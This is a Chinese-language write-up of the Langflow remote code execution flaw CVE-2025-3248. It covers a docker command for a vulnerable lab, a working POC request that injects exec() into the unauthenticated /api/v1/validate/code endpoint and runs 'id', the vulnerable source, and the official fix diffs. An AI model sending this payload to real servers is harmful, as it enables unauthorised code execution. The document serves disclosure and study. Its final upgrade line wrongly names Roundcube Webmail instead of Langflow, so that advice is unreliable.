Langflow远程代码执行漏洞（CVE-2025-3248）POC及一键部署环境

漏洞介绍

Langflow 是一个可视化的低代码平台，用于构建和调试基于 **LangChain** 的大语言模型应用。它通过拖拽式界面帮助用户快速搭建包括聊天机器人、问答系统、文档问询等复杂的 AI 流程，而无需编写大量代码。Langflow 支持组件化设计，集成了 Prompt、LLM、Memory、工具链等模块，适合开发者、研究人员以及对 AI 应用感兴趣的非技术用户使用，加快原型开发和测试的效率。

1.3.0 版本之前的 Langflow 存在代码注入漏洞，影响 `/api/v1/validate/code` 接口。远程未认证的攻击者可通过构造恶意的 HTTP 请求，执行任意代码。


漏洞版本

- Langflow < 1.3.0

漏洞环境一键部署


执行以下一条命令，一键部署langflow漏洞环境

```
docker run -p 7860:7860 langflowai/langflow:1.2.0
```




```
┌──────────────────────────────────────────────────────────────────────────────┐
| Welcome to ⛓ Langflow                                                        |
|                                                                              |
|                                                                              |
| A new version of Langflow is available: 1.4.3                                |
|                                                                              |
| Run 'pip install Langflow -U' to update.                                     |
|                                                                              |
| Collaborate, and contribute at our GitHub Repo 🌟                            |
|                                                                              |
| We collect anonymous usage data to improve Langflow.                         |
| You can opt-out by setting DO_NOT_TRACK=true in your environment.            |
|                                                                              |
| Access http://0.0.0.0:7860                                                   |
└──────────────────────────────────────────────────────────────────────────────┘
```

访问 http://127.0.0.1:7860/ 看到如下页面代表部署成功



漏洞利用

使用如图POC执行任意命令




```
POST http://10.211.55.2:7860/api/v1/validate/code HTTP/1.1
Host: 10.211.55.2:7860
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.15; rv:139.0)
Gecko/20100101 Firefox/139.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language:
zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Priority: u=0, i
Content-Type: application/json
Content-Length: 123

{
  "code":
  "def exploit(cmd=exec('raise Exception(__import__(\"subprocess\").check
  _output(\"id\",shell=True))')):\n\n   pass"
}
```

```
HTTP/1.1 200 OK
Connection: close
Content-Length: 99
Content-Type: application/json
Date: Tue, 24 Jun 2025 03:23:14 GMT
Server: uvicorn

{
  "imports":{
    "errors":[
    ]
  },
  "function":{
    "errors":[
      "b'uid=1000(user) gid=0(root) groups=0(root)\\n'"
    ]
  }
}
```


漏洞成因

漏洞由于/api/v1/validate/code端点没有做身份验证，允许匿名访问并执行validate_code函数



```python
# build router
router = APIRouter(prefix="/validate", tags=["Validate"])


@router.post("/code", status_code=200)
async def post_validate_code(code: Code) -> CodeValidationResponse:
    try:
        errors = validate_code(code.code)
        return CodeValidationResponse(
            imports=errors.get("imports", {}),
            function=errors.get("function", {}),
        )
    except Exception as e:
        logger.opt(exception=True).debug("Error validating code")
        raise HTTPException(status_code=500, detail=str(e)) from e
```

且validate_code函数没有做任何过滤就执行了exec()




```python
def validate_code(code):
    # Add a dummy type_ignores field to the AST
    add_type_ignores()
    tree.type_ignores = []

    # Evaluate the import statements
    for node in tree.body:
        if isinstance(node, ast.Import):
            for alias in node.names:
                try:
                    importlib.import_module(alias.name)
                except ModuleNotFoundError as e:
                    errors["imports"]["errors"].append(str(e))

    # Evaluate the function definition
    for node in tree.body:
        if isinstance(node, ast.FunctionDef):
            code_obj = compile(ast.Module(body=[node], type_ignores=[]), "<string>", "exec")
            try:
                exec(code_obj)
            except Exception as e:  # noqa: BLE001
                logger.opt(exception=True).debug("Error executing function code")
                errors["function"]["errors"].append(str(e))

    # Return the errors dictionary
    return errors

```

漏洞修复


Langflow官方对这个漏洞做了几处修复：

1.给/api/v1/validate/code端点添加了JWT认证



```diff
@@ -10,7 +11,7 @@


 @router.post("/code", status_code=200)
- async def post_validate_code(code: Code) -> CodeValidationResponse:
+ async def post_validate_code(code: Code, _current_user: CurrentActiveUser) -> CodeValidationResponse:
     try:
         errors = validate_code(code.code)
         return CodeValidationResponse(
```

2.增加了严格的输入验证和身份校验


```diff
         },
     }
-    response = await client.post("api/v1/validate/prompt", json=basic_case)
+    response = await client.post("api/v1/validate/prompt", json=basic_case, headers=logged_in_headers)
     result = response.json()

     assert response.status_code == status.HTTP_200_OK
     assert isinstance(result, dict), "The result must be a dictionary"
     assert "frontend_node" in result, "The result must have a 'frontend_node' key"
     assert "input_variables" in result, "The result must have an 'input_variables' key"
+
+
+@pytest.mark.usefixtures("active_user")
+async def test_post_validate_prompt_with_invalid_data(client: AsyncClient, logged_in_headers):
+    invalid_case = {
+        "name": "string",
+        # Missing required fields
+        "frontend_node": {"template": {}, "is_input": True},
+    }
+    response = await client.post("api/v1/validate/prompt", json=invalid_case, headers=logged_in_headers)
+    assert response.status_code == status.HTTP_422_UNPROCESSABLE_ENTITY
+
+
+async def test_post_validate_code_with_unauthenticated_user(client: AsyncClient):
+    code = """
+    print("Hello World")
+    """
+    response = await client.post("api/v1/validate/code", json={"code": code}, headers={"Authorization": "Bearer fake"})
+    assert response.status_code == status.HTTP_401_UNAUTHORIZED
```

修复需要将版本升级

- Roundcube Webmail >= 1.3.0